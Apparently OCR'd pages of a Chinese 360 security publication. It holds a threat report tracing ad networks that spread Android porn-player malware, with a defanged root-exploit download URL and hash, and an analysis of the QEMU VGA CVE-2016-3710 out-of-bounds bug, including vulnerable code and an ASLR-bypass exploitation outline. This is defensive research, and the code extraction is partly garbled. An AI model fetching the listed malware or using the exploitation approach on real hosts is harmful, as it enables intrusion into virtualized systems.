网站负责人姓名:	刘杰	网站域名:	8782.net
网站备案/许可证号:	黔ICP备15001353号-1	网站前置审批项:	

图 3.2 北辰互联网站备案信息

通过对 8782.net 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 108 万余个，下面列举了涉及的软件前 10 个恶意软件名称。




图 3.3 北辰互联推广恶意软件 Top10

## 二、7540 流量联盟

www.7540.net 是 7540 流量联盟的官方地址，表面看上去是一家普通的广告联盟平台。

从备案信息看是一家在江西备案的企业网站。

北京互联-日付移动广告 × 7540-日付移动广告联盟 ×

www.7540.com

7540.COM 点击联盟

首页 广告主 网站主 联系我们 登陆 注册

国内先进的网络广告商  
**7540流量联盟**

随时可以退款 随时可以返回站长违规佣金

移动wap跳转量  
安卓600每万ip起  
日付包月供您选择

移动PC点击  
点击率高绝不扣量  
点击收益平均高达0.2元

日付CPA  
精确操作数据准确  
业内第一推出实时数据日结算

Ios跳转  
让IOS流量不再浪费

CPS  
粉丝经济高强度变现  
免除资源发货签收等一切烦恼

安全客 (bobao.360.cn)

图 3.4 7540 流量联盟官网

ICP备案主体信息			
备案/许可证号:	赣ICP备16003908号	审核通过时间:	2016-04-29
主办单位名称:	江西华锐网络科技有限公司	主办单位性质:	企业

ICP备案网站信息			
网站名称:	7540流量联盟	网站首页网址:	<a href="http://www.7540.com">www.7540.com</a>
网站负责人姓名:	黎奇	网站域名:	7540.com
网站备案/许可证号:	赣ICP备16003908号-1	网站前置审批项:	

安全客 ( bobao.360.cn )

图 3.5 7540 流量联盟网站备案信息

通过对 7540.com 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 134 万余个，下面列举了涉及的软件前 10 个恶意软件名称。




图 3.6 7540 流量联盟推广恶意软件 Top10

### 三、 中旭网

www.zhxone.com 是中旭网的官方地址，表面看上去是一家普通的广告联盟平台。从备案信息看是一家在浙江备案的个人网站。



ICP备案主体信息			
备案/许可证号：	浙ICP备14011975号	审核通过时间：	2014-05-12
主办单位名称：	葛立勇	主办单位性质：	个人

ICP备案网站信息			
网站名称：	中旭网	网站首页网址：	<a href="http://www.zhxone.com">www.zhxone.com</a>
网站负责人姓名：	葛立勇	网站域名：	<a href="http://zhxone.com">zhxone.com</a>
网站备案/许可证号：	浙ICP备14011975号-1	网站前置审批项：	

安全客 ([bobao.360.cn](http://bobao.360.cn))

图 3.7 中旭网备案信息

通过对 zhxone.com 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 358 万余个，下面列举了涉及的软件前 10 个恶意软件名称。




图 3.8 中旭网推广恶意软件 Top10

另外在其流量中发现类似 [hxxp://coco.zhxone.com/tools/datatools](http://coco.zhxone.com/tools/datatools) 的访问链接会下载 Root Exploit 文件



SHA256: 2a0ade85b813192e20196127d144d7420312d730fa29c04e867b8b6a5628c133

文件名: datatools

检出率: 25 / 55

分析日期: 2016-06-27 12:32:11 UTC (5 月, 3 周前)


[分析](#) [File detail](#) [其他信息](#) [评论 0](#) [投票](#) [行为信息](#)

反病毒软件	结果	病毒库日期
Comodo	UnclassifiedMalware	20160627
Antiy-AVL	Trojan[Exploit:HEUR]/Android.CVE-2012-6422.1	20160627
AVware	Trojan.AndroidOS.Generic.A	20160627
NANO-Antivirus	Trojan.Android.Joye.dzuzin	20160627
Qihoo-360	Trojan.Android.Gen	20160627
Fortinet	PossibleThreat.P1	20160627
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Leech.k	20160627
Zillya	Exploit.Lotoor.Android.47	20160625
Jiangmin	Exploit.AndroidOS.zq	20160627
Ikarus	Exploit.AndroidOS.Lotoor	20160627
AegisLab	Exploit.Androidos.Cvelc	安全客 ( bobao.360.cn )

图 3.9 杀软报毒情况

#### 四、关系揭露

##### (一) 北辰互联与中旭网

从流量发送和接收的数据看，我们发现北辰互联推广中旭网，两个域名下推广的软件交集部分到达 76 万余个色情播放器类恶意软件。



图 3.10 北辰互联推广中旭网




图 3.11 北辰互联与中旭网推广交集

从 DNS 解析角度看，tools.8782.net 与 tools.zhxapp.com 还有 tools.haidianyun.com 曾经被同一 IP 解析，而 zhxapp.com 和 haidianyun.com 下均存在包含 “/tools/datatools” 特征片段的链接，与 coco.zhzone.com/tools/datatools 链接片段一致。




图 3.12 DNS 解析关系图

## (二) 北辰互联与 7540 流量联盟

从流量请求和响应的数据看，我们发现 7540 流量联盟推广北辰互联，两个域名下推广的软件交集部分到达 16 万余个色情播放器类恶意软件。




图 3.13 北辰互联与 7540 流量联盟推广交集

另外，从两个网站的官网页面看，网站的样式、字体、配色、图标以及描述几乎完全一致，搭建的网站疑似采用同一套源代码。



图 3.14 北辰互联 (左) 与 7540 流量联盟 (右) 网页对比

## (三) 小结

这三家公司虽然在备案信息中毫无联系，但是结合上面我们发现的他们之间的几点关系，不难推测它们之间可能有合作关系，甚至背后可能为同一公司，网站只是作为掩护的一个空壳。

广告联盟作为色情播放器类恶意软件传播中的联系平台，并不是相对独立，而是多个广告联盟呈现上下游的协同合作，导致传播的规模更大范围更广。

## 第四章 总结

### 一、 趋势

以色情播放器类恶意软件产业链视角看移动平台流量黑产的趋势，主要表现在传播手段、变现方式、技术特点、攻击对象和资源实力五个方面。

#### (一) 传播手段

从传播手段看，传统木马主要依靠应用市场进行传播，而色情播放器类恶意软件主要通过网站链接和私自下载等网络流量的方式传播，这种传播方式表现为存活周期短，短时间内集中爆发。

#### (二) 变现方式

从变现方式看，这类恶意软件主要以诱导充值、恶意扣费和广告推广为盈利手段，大多数广告联盟都是以日结的方式，使得产业链中的各个角色变现方式更快、更容易。

#### (三) 技术特点

从技术特点看，这类恶意软件为了保证留存率，大部分色情播放器类恶意软件都带有 Root 模块，并且释放部署多个的恶意文件相互保护，从而获得对手机完全控制权限，难以彻底清除；另外，为了躲避追踪和查杀，这部分恶意软件变化速度快，与安全软件之间有极强的对抗性。

#### (四) 攻击对象

从攻击对象看，这类恶意软件擅长掌握人的需求，一些禁不住诱惑的人最容易中招。我们从用户反馈中了解到除了一部分用户是被动中招外，还有一部分用户是主动安装。甚至明知安全软件检测出威胁，仍然选择无视这些警告信息，导致出现财产损失等一系列安全问题。

#### (五) 资源实力

在 2016 年 ISC 大会上我们以《"企业级"恶意程序开发者搅局移动安全》[4]为题，深度介绍了企业团队在技术深度、传播方式和传播影响力上的优势。从资源实力看，这类恶意软件拥有人、钱、关系三种资源实力，在整个产业链运作中，从开发的技术水平、广告联盟的渠道、资金的运转、软件的迭代对抗速度以及完善的自动化批量打包后台，处处都体现出其背后的企业模式。

### 二、 监管

#### (一) 政策监管

网络淫秽色情活动猖獗，一直是我国严厉打击的对象。全国“扫黄打非”办公室日前公布的“净网 2016”专项行动成果[5]，受到广泛关注。截至 11 月底，各地共清理处置淫秽色情等网络有害信息 327 万余条，查处、关闭违法违规网站 2500 余家，查办网络“扫黄打非”案件 862 起，全国“扫黄打非”办公室挂牌督办重点案件 66 起。

我国刑法有关法律法规[6]：

**第三百六十三条**：以牟利为目的，制作、复制、出版、贩卖、传播淫秽物品的，处三年以下有期徒刑、拘役或者管制，并处罚金；情节严重的，处三年以上十年以下有期徒刑，并处罚金；情节特别严重的，处十年以上有期徒刑或者无期徒刑，并处罚金或者没收财产。

**第三百六十四条**：传播淫秽的书刊、影片、音像、图片或者其他淫秽物品，情节严重的，处二年以下有期徒刑、拘役或者管制。组织播放淫秽的电影、录像等音像制品的，处三年以下有期徒刑、拘役或者管制，并处罚金；情节严重的，处三年以上十年以下有期徒刑，并处罚金。制作、复制淫秽的电影、录像等音像制品组织播放的，依照第二款的规定从重处罚。向不满十八周岁的未成年人传播淫秽物品的，从重处罚。

## (二) 社会监管

手机网民规模不断增长、应用场景日趋多样，使得用户手机网络安全环境也更加复杂，逐渐增多的手机信息安全事件已经引起全社会的关注。广大手机网民作为社会活动中的主要角色，要发挥主观能动性，群策群力，形成完善的社会监督工作机制，积极举报网络淫秽色情信息。同时，互联网企业应该有责任感和担当意识，加强对传播内容的审核，发现网络淫秽色情信息，应该及时处理屏蔽，避免成为其传播的帮凶。

## (三) 技术监管

针对网络淫秽色情活动，从技术监管角度应该加强对网站内容的审查，提高对网络淫秽色情内容的检测识别能力，从制作、传播、存储等多层面进行查杀、封停和清理。多层面协同联动，有力打击违法犯罪行为，切实净化网络文化环境。

## 引用

[1] URL 重定向：<http://baike.so.com/doc/8454899-8774902.html>

[2]Android 逃逸技术汇编：

[http://blogs.360.cn/360mobile/2016/10/24/android\\_escape/](http://blogs.360.cn/360mobile/2016/10/24/android_escape/)

[3]绝美影院反复充值，不能使用，全额退款：<http://ts.21cn.com/tousu/show/id/79481>

[4] 《ISC 2016 移动安全发展论坛》—— 陈宏伟：“企业级”恶意程序开发者搅局移动安全：<http://bobao.360.cn/course/detail/184.html>

[5] “净网 2016” 专项行动取得明显成效：

<http://www.shdf.gov.cn/shdf/contents/767/310742.html>

[6] 中华人民共和国刑法（节选）：

<http://www.shdf.gov.cn/shdf/contents/704/44433.html>

## 360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。



| 活动内容：

扩散，扩散，360SRC三周年活动时间定啦，现在【**参与日期竞猜**】，将有机会获得【**360SRC定制水杯**】1个。

| 活动方式：

发布【**微博**】我猜#360SRC 三周年#将于2月\*\*号  
举办，并【@**360安全应急响应中心**】。

| 活动时间：

2017年1月20日 - 2017年2月10日

此活动所有解释权归360SRC所有



扫码了解更多详情

## 【云安全】

# 云系统漏洞第五弹：CVE-2016-3710 Dark Portal 漏洞分析

作者：360 Marvel Team

来源：【安全客】<http://bobao.360.cn/learning/detail/2867.html>

### 前言

自 2015 年 5 月份毒液漏洞肆虐全球云平台之后,360 Marvel Team 累计在 kvm,xen,vmware 平台上公开了高达 22 枚的高危安全 0day 漏洞,这些漏洞均会导致通用云系统被黑客攻破。目前云上已经存放着大量用户的个人隐私信息,企业数据信息,以及政府敏感信息,一旦云系统被攻破,就意味着这些重要的信息可能会被泄露。黑客利用虚拟化漏洞不但可以偷取到重要信息,甚至可以从一台虚拟机发起攻击控制宿主机,最终控制整个云环境的所有设备。

目前云虚拟化系统已经与 PC 安全,移动设备安全,智能设备安全并列成为最火热的安全研究方向。在安全领域最负盛名的 PWN2OWN 比赛中,今年新加入了 Vmware Workstation 的逃逸项目。在 CanSecWest 2016(温哥华)和 Syscan 2016(新加坡)会议中,360 Marvel Team 团队也受邀分享了有关云虚拟化系统的漏洞挖掘和利用的前沿课题。相信世界范围内对云虚拟化系统的安全研究将会在 2016 走上一个新的高峰。

《360 Marvel Team 虚拟化漏洞》系列文章,针对团队独立发现的云虚拟化系统软件中的高危 0day 漏洞进行深度分析,希望以此揭开虚拟化攻击技术的神秘面纱。360 Marvel Team 团队结合在漏洞挖掘和漏洞利用过程中的相关经验,针对云计算平台提供了完善的云虚拟化系统防护解决方案,持续保证云生态的安全。

本文为该系列的第五篇文章,将详细分析已经潜伏了编号 CVE-2016-3710(英文名:Dark Portal,中文名:传送门)的越界读写内存漏洞的相关知识,该漏洞存在于 xen 和 kvm 系统的 qemu 模块中的 vga 显卡组件,黑客在一台虚拟机中利用该漏洞,就可以在宿主机中执行恶意命令。360 Marvel Team 于 4 月 22 日提交该漏洞,官方于 5 月 5 号公开了漏洞信息及修复补丁。

关于之前的四篇文章,链接如下:

<http://www.freebuf.com/vuls/77834.html>

<http://blogs.360.cn/blog/360marvelteam> 虚拟化漏洞第二弹-cve-2015-5279-漏洞分析/


<http://bobao.360.cn/learning/detail/2423.html>

<http://www.freebuf.com/vuls/91603.html>

## 一. 关于 qemu 和 vga

QEMU 是一款存在于 xen 和 kvm 系统中的用以实现设备模拟的软件,它实现了在虚拟机中使用键盘,网络通信,磁盘存储等诸多需要硬件设备参与的功能,并且可模拟的硬件设备类型非常丰富,如它提供了 10 种以上类型设备的网卡设备模拟组件,包括 pcnet,rtl8139,ne2000,eopro100,e1000 等。

vga 组件模拟了 vga 显示卡功能。vga 模块是 qemu 中默认使用的显卡模块,在 xen 中则需要在 video 选项处进行选择:



## 二. DarK Portal 漏洞原理分析

DarK Portal 漏洞是由于 qemu/hw/display/vga.c 文件的数组索引处理不当造成的。

首先看 vga 设备对应的读操作函数 vga\_mem\_readb(),该函数会根据索引返回设备内存中的 1 个字节。但是由于对索引的边界值缺少判断,因此会导致越界读取内存。



```
uint32_t vga_mem_readb(VGACCommonState *s, hwaddr addr)
{
    int memory_map_mode, plane;
    uint32_t ret;

    ...

    //读取内存时, addr作为索引, 未检查边界
    if (s->sr[VGA_SEQ_MEMORY_MODE] & VGA_SR04_CHN_4M) {
        /* chain 4 mode : simplest access */
        ret = s->vram_ptr[addr];
    } else if (s->gr[VGA_GFX_MODE] & 0x10) {
        /* odd/even mode (aka text mode mapping) */
        plane = (s->gr[VGA_GFX_PLANE_READ] & 2) | (addr & 1);
        ret = s->vram_ptr[((addr & ~1) << 1) | plane];
    } else {
        /* standard VGA latched access */
        s->latch = ((uint32_t *)s->vram_ptr)[addr];
    }

    if (!(s->gr[VGA_GFX_MODE] & 0x08)) {
        /* read mode 0 */
        plane = s->gr[VGA_GFX_PLANE_READ];
        ret = GET_PLANE(s->latch, plane);
    } else {
        /* read mode 1 */
        ret = (s->latch ^ mask16[s->gr[VGA_GFX_COMPARE_VALUE]]) &
              mask16[s->gr[VGA_GFX_COMPARE_MASK]];
        ret |= ret >> 16;
        ret |= ret >> 8;
        ret = (~ret) & 0xff;
    }
}

return ret;
}
```

那 `s->vram_size_mb = pow2ceil(s->vram_size_mb);` .6mb。  
`s->vram_size = s->vram_size_mb << 20;`

由于是通过 `s->latch = ((uint32_t *)s->vram_ptr)[addr];` 这句代码进行读内存, 因此可以越界读 48MB 的内存。

同样在 vga 设备的写操作函数 `vga_mem_writeb()` 中, 也存在同样原因导致的越界写入内存。并且可以逐一字节写的内存也为 48MB。

### 三. DarK Portal 漏洞危害&漏洞利用方案

黑客可以利用 DarK Portal 漏洞在虚拟机中发动攻击, 控制宿主机中的进程执行恶意代码。

DarK Portal 漏洞和去年的“毒液漏洞”相似, “毒液漏洞”可以实现堆缓冲区溢出, 但是在实际利用过程中会遇到 2 个关键问题:



1. 连续的堆内存覆盖, 容易造成利用环境不稳定;
2. 单一漏洞不能绕过 aslr。

而 DarK Portal 漏洞本质上实现了内存越界读写, 而且可以单字节读和写, 从而有能力完成精准控制内存和信息泄露这两个关键步骤。

局限性方面, 该漏洞受制于 vga 设备内存之后 48MB 空间的内容, 在我们的测试环境中, 可以看到 48M 空间(图中黑色部分)包含了 lib 内存信息。而 lib 库内存信息的泄漏可以帮助黑客绕过 aslr 的限制。

```
[root@localhost ~]# cat /proc/18226/maps
7fff58000000-7fff59f9f000 rw-p 00000000 00:00 0
7fff59f9f000-7fff5c000000 ---p 00000000 00:00 0
7fff5c000000-7fff5c1e8000 rw-p 00000000 00:00 0
7fff5c1e8000-7fff60000000 ---p 00000000 00:00 0
7fff63dff000-7fff63e01000 rw-p 00000000 00:00 0
7fff64000000-7fff64022000 rw-p 00000000 00:00 0
7fff64022000-7fff68000000 ---p 00000000 00:00 0
7fff6ba00000-7fff6ba01000 rw-p 00000000 00:00 0
7fff6ba01000-7fff6ba02000 ---p 00000000 00:00 0
7fff6bc00000-7fff6bc01000 rw-p 00000000 00:00 0
7fff6bc01000-7fff6bc02000 ---p 00000000 00:00 0
7fff6be00000-7fffffebe0000 rw-p 00000000 00:00 0
7fffffebe00000-7fffffebe01000 ---p 00000000 00:00 0
